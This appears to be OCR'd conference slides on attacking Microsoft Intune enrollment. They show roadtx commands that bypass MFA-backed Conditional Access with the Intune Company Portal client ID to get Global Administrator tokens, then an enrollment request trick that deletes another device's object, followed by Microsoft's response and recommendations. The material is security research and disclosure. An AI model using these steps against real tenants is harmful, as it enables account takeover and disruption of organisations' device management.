
Select excluded cloud apps

Microsoft Intune

MI Microsoft Intune
0000000a-0000-0000-c000-000000000... •••



```
┌──(kali㉿kali)-[~]
└─$ roadtx gettokens -u $USER -p $PASSWORD -r aadgraph -ua $WINDOWS_UA
Requesting token for resource https://graph.windows.net/
Error during authentication: AADSTS50076: Due to a configuration change made by your adm
inistrator, or because you moved to a new location, you must use multi-factor authentica
tion to access '00000002-0000-0000-c000-000000000000'. Trace ID: 4a0e462a-c04d-432d-93c5
-36ab60763200 Correlation ID: ad2de40b-b82f-4f91-bc16-4bbe4994ac1d Timestamp: 2024-10-06
 03:47:02Z
```




```
┌──(kali㉿kali)-[~]
└─$ roadtx gettokens -u $USER -p $PASSWORD -r aadgraph -ua $WINDOWS_UA -c 9ba1a5c7-f17a-
4de9-a1f1-6178c8d51223
Requesting token for resource https://graph.windows.net/
Tokens were written to .roadtools_auth
```

Attack Scenario #1-2

- Attackers can acquire **Microsoft Graph/Azure AD Graph** token with **Microsoft Intune Company Portal** client id without meeting MFA requirement when **Microsoft Intune is excluded in target resources**
    - We abused this to **get a token as a MFA-protected Global Administrator role-assigned user** to compromise its tenant in our engagements🎉

Microsoft response（VULN-130471）



1. When certain exclusions are made to ‘target resources’ in a Conditional Access policy, we ensure seamless access by also excluding specific dependencies that are essential for the exclusion to function correctly. In this instance, Intune relies heavily on Entra ID data, such as users and groups, which is represented by ‘Windows Azure Active Directory’ in cloud apps. Therefore, Windows Azure Active Directory is automatically excluded along with Intune to maintain this dependency

Recommendation

- **MFA enforcement policy** should be added to device restriction policies

- **Try not to add any exclusion in target resources** in policies for high privileged users

- **Apply Application Filters** to target Azure AD Graph (00000002-0000-0000-c000-000000000000) with the same control

Attacking on Enrollment

- ✓ Conditional Access bypass through Intune Company Portal
- ✓ Device object deletion through enrollment process


Attacking on Management

- ✓ Establishing a foothold through OMA DM
- ✓ Riding a SideCar for fun & profits

Differences in Certificate Enrollment


- There are differences in the format and the types of parameters included in the certificate enrollment request between OSs

Linux




```
{
  "CertificateSigningRequest":
  "-----BEGIN CERTIFICATE REQUEST-----\nMIICWzCCAUMCAQAwFjEUM
  wggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQC0iTAZB5ML+2xIDF
[redacted]
  aBs7GoZXjZVM5JwkxmR9V3sCkBB/NtVaWnPHPt5UygUeAw80ndmST1s+x1+
  \n-----END CERTIFICATE REQUEST-----\n",
  "AppVersion":"0.0.0",
  "DeviceName":"Ubuntu22.04"
}
```

iOS/macOS



```
POST /StatelessIOSEnrollmentService/DeviceEnrollment/ReportDeviceInfo2?client-request-id=da696158-d61
Host: fef.msuc06.manage.microsoft.com
Content-Type: application/pkcs7-signature
Cache-Control: no-cache
Connection: keep-alive
Accept: */*
User-Agent: Profile/1.0
Content-Length: 10154
Accept-Language: ja
Accept-Encoding: gzip, deflate, br

0□□            *□H□÷
□□□ □0□□□□□1□0            □□+□□□□□□0□□              *□H□÷
□□□ □$□□□□□□<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd'
<plist version="1.0">
<dict>
            <key>CHALLENGE</key>
```

Abusing the differences




```
  <wsse:Security s:mustUnderstand="1">
<wsse:BinarySecurityToken  ValueType="urn:ietf:params:oauth:token-type:jwt" EncodingType="
  ZX1KMGVYQW1PaUpLVjFRaUxDSmhiR2NpT21KU1V6STF0aU1zSW5nMWRDSTZJazFqTjJ3elNYbzVN
  [redacted]
  NVZ1bksOYOE2R3ZUVUF6NO1rVWF2ZO5RdThoM3pPTTRWQnBoOU5ZWkVwVGZnWEdLNkdXTOt2bklU
  eVVCVH1IR11uazhlSO9EOC1B
 </wsse:BinarySecurityToken>
</wsse:Security>

  </ac:ContextItem>
                <ac:ContextItem Name="AADID">
   <ac:Value>
     922335be-eabc-48a6-9130-9b80c3[illegible]b[illegible]3c
   </ac:Value>
  </ac:ContextItem>
```

Access Token

AADID

- Android certificate enrollment endpoint accepts **access token without device id**
- The request includes **AADID parameter**

👉 What happens when other device id is inserted in this request?



Microsoft Entra ID

Microsoft Intune

Device ID:

79b9eec0-f7df-4c25-b5a5-ba361075451e

deleted

